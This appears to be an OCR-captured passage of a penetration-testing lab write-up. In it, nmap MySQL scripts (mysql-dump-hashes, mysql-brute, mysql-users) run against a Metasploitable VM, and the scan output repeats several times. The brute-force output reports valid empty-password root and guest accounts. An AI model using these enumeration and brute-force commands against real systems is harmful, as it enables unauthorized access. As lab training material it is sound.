513/tcp  open  login
514/tcp  open  tcpwrapped
1099/tcp open  java-rmi    GNU Classpath grmiregistry
1524/tcp open  bindshell   Metasploitable root shell
2049/tcp open  nfs         2-4 (RPC #100003)
2121/tcp open  ftp         ProFTPD 1.3.1
3306/tcp open  mysql       MySQL 5.0.51a-3ubuntu5
5432/tcp open  postgresql  PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp open  vnc         VNC (protocol 3.3)
6000/tcp open  X11         (access denied)
6667/tcp open  irc         UnrealIRCd
8009/tcp open  ajp13       Apache Jserv (Protocol v1.3)
8180/tcp open  http        Apache Tomcat/Coyote JSP engine 1.1
|_http-server-header: Apache-Coyote/1.1
Service Info: Hosts:  metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 15.27 seconds

┌──(pinkhacker㉿kali)-[/usr/share/nmap/scripts]
└─$ 
```

d. mysql-dump-hashes.nse

```
┌──(pinkhacker㉿kali)-[/usr/share/nmap/scripts]
└─$ nmap -sV --script=mysql-dump-hashes 192.168.243.1

Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-01-03 14:37 IST

Nmap scan report for 192.168.243.1

Host is up (0.022s latency).

Not shown: 977 closed tcp ports (conn-refused)

PORT    STATE SERVICE    VERSION

21/tcp   open  ftp        vsftpd 2.3.4

22/tcp   open  ssh        OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)

23/tcp   open  telnet     Linux telnetd

25/tcp   open  smtp       Postfix smtpd

53/tcp   open  domain     ISC BIND 9.4.2

80/tcp   open  http       Apache httpd 2.2.8 ((Ubuntu) DAV/2)

|_http-server-header: Apache/2.2.8 (Ubuntu) DAV/2

111/tcp  open  rpcbind    2 (RPC #100000)

| rpcinfo:
```

```
|  program version   port/proto  service
|  100000  2         111/tcp   rpcbind
|  100000  2         111/udp   rpcbind
|  100003  2,3,4      2049/tcp   nfs
|  100003  2,3,4      2049/udp   nfs
|  100005  1,2,3     59123/tcp   mountd
|  100005  1,2,3     59403/udp   mountd
|  100021  1,3,4     33839/udp   nlockmgr
|  100021  1,3,4     35919/tcp   nlockmgr
|  100024  1        36011/tcp   status
|_  100024  1        54635/udp   status
139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp  open  exec       netkit-rsh rexecd
513/tcp  open  login
514/tcp  open  tcpwrapped
1099/tcp open  java-rmi    GNU Classpath grmiregistry
1524/tcp open  bindshell   Metasploitable root shell
2049/tcp open  nfs        2-4 (RPC #100003)
2121/tcp open  ftp        ProFTPD 1.3.1
3306/tcp open  mysql      MySQL 5.0.51a-3ubuntu5
5432/tcp open  postgresql  PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp open  vnc        VNC (protocol 3.3)
6000/tcp open  X11        (access denied)
6667/tcp open  irc        UnrealIRCd
8009/tcp open  ajp13      Apache Jserv (Protocol v1.3)
8180/tcp open  http       Apache Tomcat/Coyote JSP engine 1.1
|_http-server-header: Apache-Coyote/1.1
Service Info: Hosts:  metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE:
cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
```


Nmap done: 1 IP address (1 host up) scanned in 13.85 seconds



Kali Linux [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
pinkhacker@kali: /usr/share/nmap/scripts
File Actions Edit View Help

```
Nmap done: 1 IP address (1 host up) scanned in 15.27 seconds

┌──(pinkhacker㉿kali)-[/usr/share/nmap/scripts]
└─$ nmap -sV --script=mysql-dump-hashes 192.168.243.1
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-01-03 14:37 IST
Nmap scan report for 192.168.243.1
Host is up (0.022s latency).
Not shown: 977 closed tcp ports (conn-refused)
PORT     STATE SERVICE     VERSION
21/tcp   open  ftp         vsftpd 2.3.4
22/tcp   open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp   open  telnet      Linux telnetd
25/tcp   open  smtp        Postfix smtpd
53/tcp   open  domain      ISC BIND 9.4.2
80/tcp   open  http        Apache httpd 2.2.8 ((Ubuntu) DAV/2)
|_http-server-header: Apache/2.2.8 (Ubuntu) DAV/2
111/tcp  open  rpcbind     2 (RPC #100000)
| rpcinfo:
|   program version    port/proto  service
|   100000  2            111/tcp   rpcbind
|   100000  2            111/udp   rpcbind
|   100003  2,3,4       2049/tcp   nfs
|   100003  2,3,4       2049/udp   nfs
|   100005  1,2,3      59123/tcp   mountd
|   100005  1,2,3      59403/udp   mountd
|   100021  1,3,4      33839/udp   nlockmgr
|   100021  1,3,4      35919/tcp   nlockmgr
|   100024  1          36011/tcp   status
|_  100024  1          54635/udp   status
139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp  open  exec        netkit-rsh rexecd
```

Right Ctrl
ENG
IN
14:38
03-01-2025



Kali Linux [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
pinkhacker@kali: /usr/share/nmap/scripts
File Actions Edit View Help

```
|   100003  2,3,4       2049/tcp   nfs
|   100003  2,3,4       2049/udp   nfs
|   100005  1,2,3      59123/tcp   mountd
|   100005  1,2,3      59403/udp   mountd
|   100021  1,3,4      33839/udp   nlockmgr
|   100021  1,3,4      35919/tcp   nlockmgr
|   100024  1          36011/tcp   status
|_  100024  1          54635/udp   status
139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp  open  exec        netkit-rsh rexecd
513/tcp  open  login
514/tcp  open  tcpwrapped
1099/tcp open  java-rmi    GNU Classpath grmiregistry
1524/tcp open  bindshell   Metasploitable root shell
2049/tcp open  nfs         2-4 (RPC #100003)
2121/tcp open  ftp         ProFTPD 1.3.1
3306/tcp open  mysql       MySQL 5.0.51a-3ubuntu5
5432/tcp open  postgresql  PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp open  vnc         VNC (protocol 3.3)
6000/tcp open  X11         (access denied)
6667/tcp open  irc         UnrealIRCd
8009/tcp open  ajp13       Apache Jserv (Protocol v1.3)
8180/tcp open  http        Apache Tomcat/Coyote JSP engine 1.1
|_http-server-header: Apache-Coyote/1.1
Service Info: Hosts:  metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 13.85 seconds

┌──(pinkhacker㉿kali)-[/usr/share/nmap/scripts]
└─$ 
```


e. mysql-brute.nse

┌──(pinkhacker㉿kali)-[/usr/share/nmap/scripts]


└─$ **nmap -sV --script=mysql-brute 192.168.243.1**

```
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-01-03 14:39 IST

Nmap scan report for 192.168.243.1

Host is up (0.033s latency).

Not shown: 977 closed tcp ports (conn-refused)

PORT    STATE SERVICE    VERSION

21/tcp   open  ftp       vsftpd 2.3.4

22/tcp   open  ssh       OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)

23/tcp   open  telnet     Linux telnetd

25/tcp   open  smtp       Postfix smtpd

53/tcp   open  domain     ISC BIND 9.4.2

80/tcp   open  http       Apache httpd 2.2.8 ((Ubuntu) DAV/2)

|_http-server-header: Apache/2.2.8 (Ubuntu) DAV/2

111/tcp  open  rpcbind    2 (RPC #100000)

| rpcinfo:

|   program version    port/proto  service

|   100000  2          111/tcp   rpcbind

|   100000  2          111/udp   rpcbind

|   100003  2,3,4      2049/tcp   nfs

|   100003  2,3,4      2049/udp   nfs

|   100005  1,2,3     59123/tcp   mountd

|   100005  1,2,3     59403/udp   mountd

|   100021  1,3,4     33839/udp   nlockmgr

|   100021  1,3,4     35919/tcp   nlockmgr

|   100024  1        36011/tcp   status

|_  100024  1        54635/udp   status

139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)

445/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)

512/tcp  open  exec       netkit-rsh rexecd

513/tcp  open  login

514/tcp  open  tcpwrapped

1099/tcp open  java-rmi   GNU Classpath grmiregistry
```

```
1524/tcp open  bindshell   Metasploitable root shell
2049/tcp open  nfs         2-4 (RPC #100003)
2121/tcp open  ftp         ProFTPD 1.3.1
3306/tcp open  mysql       MySQL 5.0.51a-3ubuntu5
| mysql-brute:
|   Accounts:
|     root:<empty> - Valid credentials
|     guest:<empty> - Valid credentials
|   Statistics: Performed 2 guesses in 4 seconds, average tps: 0.5
|_  ERROR: The service seems to have failed or is heavily firewalled...
5432/tcp open  postgresql  PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp open  vnc         VNC (protocol 3.3)
6000/tcp open  X11         (access denied)
6667/tcp open  irc         UnrealIRCd
8009/tcp open  ajp13       Apache Jserv (Protocol v1.3)
8180/tcp open  http        Apache Tomcat/Coyote JSP engine 1.1
|_http-server-header: Apache-Coyote/1.1
Service Info: Hosts:  metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 18.03 seconds
```



```
Nmap done: 1 IP address (1 host up) scanned in 13.85 seconds

┌──(pinkhacker㉿kali)-[/usr/share/nmap/scripts]
└─$ nmap -sV --script=mysql-brute 192.168.243.1
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-01-03 14:39 IST
Nmap scan report for 192.168.243.1
Host is up (0.033s latency).
Not shown: 977 closed tcp ports (conn-refused)
PORT     STATE SERVICE     VERSION
21/tcp   open  ftp         vsftpd 2.3.4
22/tcp   open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp   open  telnet      Linux telnetd
25/tcp   open  smtp        Postfix smtpd
53/tcp   open  domain      ISC BIND 9.4.2
80/tcp   open  http        Apache httpd 2.2.8 ((Ubuntu) DAV/2)
|_http-server-header: Apache/2.2.8 (Ubuntu) DAV/2
111/tcp  open  rpcbind     2 (RPC #100000)
| rpcinfo:
|   program version    port/proto  service
|   100000  2            111/tcp   rpcbind
|   100000  2            111/udp   rpcbind
|   100003  2,3,4       2049/tcp   nfs
|   100003  2,3,4       2049/udp   nfs
|   100005  1,2,3      59123/tcp   mountd
|   100005  1,2,3      59403/udp   mountd
|   100021  1,3,4      33839/udp   nlockmgr
|   100021  1,3,4      35919/tcp   nlockmgr
|   100024  1          36011/tcp   status
|_  100024  1          54635/udp   status
139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp  open  exec        netkit-rsh rexecd
```




```
|   100005  1,2,3      59403/udp   mountd
|   100021  1,3,4      33839/udp   nlockmgr
|   100021  1,3,4      35919/tcp   nlockmgr
|   100024  1          36011/tcp   status
|_  100024  1          54635/udp   status
139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp  open  exec        netkit-rsh rexecd
513/tcp  open  login
514/tcp  open  tcpwrapped
1099/tcp open  java-rmi    GNU Classpath grmiregistry
1524/tcp open  bindshell   Metasploitable root shell
2049/tcp open  nfs         2-4 (RPC #100003)
2121/tcp open  ftp         ProFTPD 1.3.1
3306/tcp open  mysql       MySQL 5.0.51a-3ubuntu5
| mysql-brute:
|   Accounts:
|     root:<empty> - Valid credentials
|     guest:<empty> - Valid credentials
|   Statistics: Performed 2 guesses in 4 seconds, average tps: 0.5
|_  ERROR: The service seems to have failed or is heavily firewalled...
5432/tcp open  postgresql  PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp open  vnc         VNC (protocol 3.3)
6000/tcp open  X11         (access denied)
6667/tcp open  irc         UnrealIRCd
8009/tcp open  ajp13       Apache Jserv (Protocol v1.3)
8180/tcp open  http        Apache Tomcat/Coyote JSP engine 1.1
|_http-server-header: Apache-Coyote/1.1
Service Info: Hosts:  metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 18.03 seconds
```

f. mysql-users.nse


```
┌──(pinkhacker㉿kali)-[/usr/share/nmap/scripts]

└─$ nmap -sV --script mysql-users 192.168.243.1

Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-01-03 15:14 IST
```

```
Nmap scan report for 192.168.243.1

Host is up (0.016s latency).

Not shown: 977 closed tcp ports (conn-refused)

PORT    STATE SERVICE    VERSION

21/tcp   open  ftp       vsftpd 2.3.4

22/tcp   open  ssh       OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)

23/tcp   open  telnet     Linux telnetd

25/tcp   open  smtp       Postfix smtpd

53/tcp   open  domain     ISC BIND 9.4.2

80/tcp   open  http       Apache httpd 2.2.8 ((Ubuntu) DAV/2)

|_http-server-header: Apache/2.2.8 (Ubuntu) DAV/2

111/tcp  open  rpcbind    2 (RPC #100000)

| rpcinfo:

|  program version   port/proto  service

|  100000  2         111/tcp   rpcbind

|  100000  2         111/udp   rpcbind

|  100003  2,3,4      2049/tcp   nfs

|  100003  2,3,4      2049/udp   nfs

|  100005  1,2,3     35304/tcp   mountd

|  100005  1,2,3     39072/udp   mountd

|  100021  1,3,4     35618/udp   nlockmgr

|  100021  1,3,4     52755/tcp   nlockmgr

|  100024  1        39310/tcp   status

|_ 100024  1        42610/udp   status

139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)

445/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)

512/tcp  open  exec       netkit-rsh rexecd

513/tcp  open  login      OpenBSD or Solaris rlogind

514/tcp  open  tcpwrapped

1099/tcp open  java-rmi    GNU Classpath grmiregistry

1524/tcp open  bindshell   Metasploitable root shell
```

```
2049/tcp open  nfs        2-4 (RPC #100003)

2121/tcp open  ftp        ProFTPD 1.3.1

3306/tcp open  mysql      MySQL 5.0.51a-3ubuntu5

5432/tcp open  postgresql  PostgreSQL DB 8.3.0 - 8.3.7

5900/tcp open  vnc        VNC (protocol 3.3)

6000/tcp open  X11        (access denied)

6667/tcp open  irc        UnrealIRCd

8009/tcp open  ajp13      Apache Jserv (Protocol v1.3)

8180/tcp open  http       Apache Tomcat/Coyote JSP engine 1.1

|_http-server-header: Apache-Coyote/1.1

Service Info: Hosts:  metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel


Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .

Nmap done: 1 IP address (1 host up) scanned in 15.09 seconds
```



```
┌──(pinkhacker㉿kali)-[/usr/share/nmap/scripts]
└─$ nmap -sV --script mysql-users 192.168.243.1
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-01-03 15:14 IST
Nmap scan report for 192.168.243.1
Host is up (0.016s latency).
Not shown: 977 closed tcp ports (conn-refused)
PORT     STATE SERVICE     VERSION
21/tcp   open  ftp         vsftpd 2.3.4
22/tcp   open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp   open  telnet      Linux telnetd
25/tcp   open  smtp        Postfix smtpd
53/tcp   open  domain      ISC BIND 9.4.2
80/tcp   open  http        Apache httpd 2.2.8 ((Ubuntu) DAV/2)
|_http-server-header: Apache/2.2.8 (Ubuntu) DAV/2
111/tcp  open  rpcbind     2 (RPC #100000)
| rpcinfo:
|   program version    port/proto  service
|   100000  2            111/tcp   rpcbind
|   100000  2            111/udp   rpcbind
|   100003  2,3,4       2049/tcp   nfs
|   100003  2,3,4       2049/udp   nfs
|   100005  1,2,3      35304/tcp   mountd
|   100005  1,2,3      39072/udp   mountd
|   100021  1,3,4      35618/udp   nlockmgr
|   100021  1,3,4      52755/tcp   nlockmgr
|   100024  1          39310/tcp   status
|_  100024  1          42610/udp   status
139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp  open  exec        netkit-rsh rexecd
```



Kali Linux [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
pinkhacker@kali: /usr/share/nmap/scripts
File Actions Edit View Help

```
|   100003  2,3,4       2049/tcp   nfs
|   100003  2,3,4       2049/udp   nfs
|   100005  1,2,3      35304/tcp   mountd
|   100005  1,2,3      39072/udp   mountd
|   100021  1,3,4      35618/udp   nlockmgr
|   100021  1,3,4      52755/tcp   nlockmgr
|   100024  1          39310/tcp   status
|_  100024  1          42610/udp   status
139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp  open  exec        netkit-rsh rexecd
513/tcp  open  login       OpenBSD or Solaris rlogind
